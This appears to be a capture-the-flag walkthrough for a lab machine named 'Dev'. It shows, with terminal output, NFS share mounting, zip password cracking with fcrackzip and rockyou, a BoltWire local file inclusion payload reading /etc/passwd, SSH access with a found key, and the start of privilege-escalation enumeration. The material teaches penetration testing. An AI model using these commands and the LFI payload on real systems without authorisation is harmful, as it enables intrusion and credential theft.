

Dev


Use ifconfig to find your ip address, then use sudo netdiscover -r *ip address*/24


Then use nmap to scan the ip address for the machine to find vulnerable services






If you see the NFS (Network Share File) service running on port 2049, use the command `showmount -e <target IP>` to list the available file shares. Create a directory using the `mkdir` command, then mount the shared file system with `mount -t nfs <target IP>:<shared path> <directory>`. The files should now be accessible in that directory. If one of the files is a password-protected `.zip` file, like in this instance, you can use `fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt <file>` to attempt to crack it. Once cracked, you should gain access to the contents. Additionally, if you ever come across an `id_rsa` file, you can use it to log in via SSH with the command `ssh -i id_rsa <user>@<target IP>`.



File Actions Edit View Help
root@kali: ~
root@kali: ~
root@kali: ~
root@kali: ~
(root kali)-[~]
showmount -e 192.168.138.137
Export list for 192.168.138.137:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16


(root kali)-[~]
mkdir /mnt/dev
(root kali)-[~]
mount -t nfs 192.168.138.137:/srv/nfs /mnt/dev
(root kali)-[~]
cd /mnt/dev
(root kali)-[/mnt/dev]
ls
save.zip



(root kali)-[/mnt/dev]
fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt save.zip
found file 'id_rsa', (size cp/uc 1435/ 1876, flags 9, chk 2a0d)
found file 'todo.txt', (size cp/uc 138/ 164, flags 9, chk 2aa1)
PASSWORD FOUND!!!!: pw == java101



(root kali)-[/mnt/dev]
ls
id_rsa save.zip todo.txt
(root kali)-[/mnt/dev]
cat todo.txt
- Figure out how to install the main website properly, the config file seems correct...
- Update development website
- Keep coding in Java because it's awesome
jp

On both ports 80 and 8080 have the http service use both nikto tool and the dirbuster tool to find possible vulnerabilities as well as hidden subdomains! After doing so look through the many subdomains to see if you can find some valuable information or a login page!



Since we see it is the CMS “BoltWire” let us find the version and see if we can find an exploit thta we can utilize!


boltwire exploit - Google
BoltWire 6.03 - Local Fil
Index of /app/config
BoltWire
New Tab
https://www.exploit-db.com/exploits/48411
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Exploit Title: BoltWire 6.03 - Local File Inclusion
Date: 2020-05-02
Exploit Author: Andrey Stoykov
Vendor Homepage: https://www.boltwire.com/
Software Link: https://www.boltwire.com/downloads/go&v=6&r=03
Version: 6.03
Tested on: Ubuntu 20.04 LAMP
LFI:
Steps to Reproduce:
1) Using HTTP GET request browse to the following page, whilst being authenticated user.
http://192.168.51.169/boltwire/index.php?p=action.search&action=../../../../../../../etc/passwd
Result
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin



BoltWire

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin


Welcome


Thank you for using BoltWire!

You are currently logged in as:
Hacker

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
_rpc:x:107:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:108:65534::/var/lib/nfs:/usr/sbin/nologin


As we saw in the file that we found in the file share jp could stand for jeanpaul also that is the only user that sticks out in the list of users! Try to ssh into it and use the password we found through using dirbuster and finding subdomains.






After we gain access we utilize the history command to view previously executed commands, crontab -l to list scheduled cron jobs, systemctl list-

timers to view active system timers, and ps to see running processes. Then we run sudo -l to see if there are any commands or files we can run with sudo.



